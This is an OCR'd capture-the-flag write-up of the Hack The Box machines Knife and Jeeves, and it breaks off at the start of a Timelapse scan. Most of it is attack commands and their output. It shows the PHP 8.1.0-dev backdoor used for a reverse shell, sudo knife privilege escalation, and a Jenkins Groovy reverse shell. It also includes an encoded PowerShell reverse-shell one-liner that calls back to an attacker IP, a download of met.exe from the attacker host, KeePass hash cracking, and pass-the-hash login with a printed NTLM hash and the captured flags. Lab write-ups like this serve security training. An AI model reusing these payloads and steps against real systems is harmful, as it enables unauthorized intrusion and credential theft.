
Knife

```
bright@kali:~/knife$ sudo nmap -sC -sT -A -Pn -sV knife.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 08:35 CET
Nmap scan report for knife.htb (10.10.10.242)
Host is up (0.029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   33.68 ms 10.10.14.1
2   31.75 ms knife.htb (10.10.10.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
bright@kali:~/knife$ whatweb knife.htb
http://knife.htb [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.242], PHP[8
.1.0-dev], Script, Title[Emergent Medical Idea], X-Powered-By[PHP/8.1.0-dev]
```

Nmap

From the nmap output the machine is running a wep application hosted on PHP/8.1.0-dev. Reseaching this version of PHP shows that it is vulnerable to remote code execution. Attacker can inject a command through the **user-agentt** on the http-header. https://www.exploit-db.com/exploits/49933.

I used burp to inject a reverse shell payload.



Inject command

```
bright@kali:~/knife$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.242] 54544
bash: cannot set terminal process group (970): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ whoami
whoami
james
james@knife:/$ hostname
hostname
knife
james@knife:/$ pwd
pwd
/
james@knife:/$ cd home
cd home
james@knife:/home$ cd james
cd james
james@knife:~$ ls
ls
user.txt
james@knife:~$ cat user.txt
cat user.txt
354116d81ff7b0cc40b68bcc0f0b8499
```

foothold

Privilege escalation

sudo -l shows that the user can run /usr/bin/knife as root without a password.

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Sudo permission

This helped to escalate the privilege
https://gtfobins.github.io/gtfobins/knife/#sudo

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
sudo knife exec -E 'exec "/bin/sh"'
whoami
root
hostname
knife
pwd
/home/james
cat /root/root.txt
4547eeee8eb5100b03de0c79bb37fc2c
```

root

Jeeves machine


```
bright@kali:~/jeeves$ sudo nmap -sC -sT -A -Pn -sV jeeves.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 14:53 CET
Nmap scan report for jeeves.htb (10.10.10.63)
Host is up (0.038s latency).
Not shown: 65496 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Mi
crosoft Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-11T18:55:54
|_  start_date: 2025-03-11T18:51:55
| smb-security-mode:
```

nmap

I enumerated port 50000 more and found a redirected web page containing jekings application


```
bright@kali:~/jeeves$ gobuster dir -u http://jeeves.htb:50000 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.tx
t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jeeves.htb:50000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://jeeves.htb:50000/askjeeves/]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

gobuster



webpage

I clicked o the manage jenkins then to the script area where I executed a rev.groovy reverse shell script and got a reverse shell on the terget.



rev.groovy

```
bright@kali:~/jeeves$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>hostname
hostname
Jeeves

C:\Users\Administrator\.jenkins>whoami /all
whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
jeeves\kohsuke S-1-5-21-2851396806-8246019-2289784878-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
```

initial foothold

When it tried to move around, I noticed that the shell is not fully interactive. I used a powershell reverse shell one liner to get a fully interactive shell.

```
C:\Users\Administrator\.jenkins>powershell.exe -enc JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjA
GsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AF
MAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQ
AcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgA
TgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwBpAC4ARwBlAHQAUwB0AHIAa
QBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcg
BpAG4AZwAgACkAOwAgACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA
+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBk
AGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0A
HIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
powershell.exe -enc JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlA
G4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AH
QAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGI
AeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0A
VAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwBpAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAAL
AAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAgACQAcwBlAG4AZA
BiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdAB
lACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBl
AGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApA
H0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
#< CLIXML
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Au
tomation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</A
I><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="So
urceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </S
```

One-liner

Whoami /priv show that the user has SeImpersonatePrivilege enabled. I tried to exploit it using sweet potatoe but while it is eploitable it was not executing my payload.

```
PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -a whoami
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6666 using method Token to launch c:\Windows\System32\werfault.e
xe
[+] Intercepted and authenticated successfully, launching program
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
PS C:\Users\Kohsuke\Desktop> iwr -uri http://10.10.14.5:8000/met.exe -o met.exe
PS C:\Users\Kohsuke\Desktop> ls


    Directory: C:\Users\Kohsuke\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
              3/15/2025  11:23 AM           7168 met.exe
-a----        3/15/2025  11:18 AM          74240 sweetpotato.exe
-ar---        11/3/2017  11:22 PM             32 user.txt


PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -p met.exe
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6666 using method Token to launch met.exe
[+] Intercepted and authenticated successfully, launching program
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
[!] Failed to created impersonated process with token: 2
PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -a met.exe
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
```

Sweetpotato

I could have used meterpreter payload for this with getuid printspoofer but I decided to go through another route.

In the kohsuke user's home directory, in the document folder, I found a keepass database file CEH.kdbx . I tranferred it locally to the attacking machine then using keepass2john to get it's hash and the cracked with john to get the master password

```
bright@kali:~/jeeves$ keepass2john CEH.kdbx > keepass.hash
bright@kali:~/jeeves$ ls
CEH.kdbx  keepass.hash  kepass.hash  smbserver.py  SweetPotato.exe  winPEASx64.exe
bright@kali:~/jeeves$ cat ke
keepass.hash  kepass.hash
bright@kali:~/jeeves$ cat keepass.hash
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63
c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db4
31a21ec33298b612fe647db48
bright@kali:~/jeeves$ cat kepass.hash
bright@kali:~/jeeves$ rm ke
keepass.hash  kepass.hash
bright@kali:~/jeeves$ rm kepass.hash
bright@kali:~/jeeves$ ls
CEH.kdbx  keepass.hash  smbserver.py  SweetPotato.exe  winPEASx64.exe
bright@kali:~/jeeves$ john keepass.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:01:30 DONE (2025-03-15 13:26) 0.01109g/s 610.0p/s 610.0c/s 610.0C/s nando1..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


got master password

I installed and started **keepass2** on my kali machine

```
bright@kali:~/jeeves$ keepass2
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-in colorscheme
```

keepass2

It gave me the GUI, I entered the master password to access the information on the console.



Keepass console

I write click on each records and copied all the ntlm hash for each of the records. I tested all the ntlm hashes against the target. Only the Backup stuff worked when I attached administrator to it.

```
bright@kali:~/jeeves$ sudo pth-winexe -U administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
jeeves\administrator

C:\Windows\system32>hostname
hostname
Jeeves

C:\Windows\system32>cd C:\users\administrator\Desktop
cd C:\users\administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
```

Administrator

```
11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,514,644,992 bytes free

C:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,514,644,992 bytes free

C:\Users\Administrator\Desktop>type hm.txt:root.txt:$DATA
type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>type hm.txt:root.txt
type hm.txt:root.txt
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>more > hm.txt:root.txt
more > hm.txt:root.txt
Access is denied.

C:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
```

flag

Time lapse Machine

```
bright@kali:~/timelapse$ sudo nmap -sC -sT -A -Pn -sV timelapse.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 09:27 CET
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.029s latency).
Not shown: 65483 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-16 16:29:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
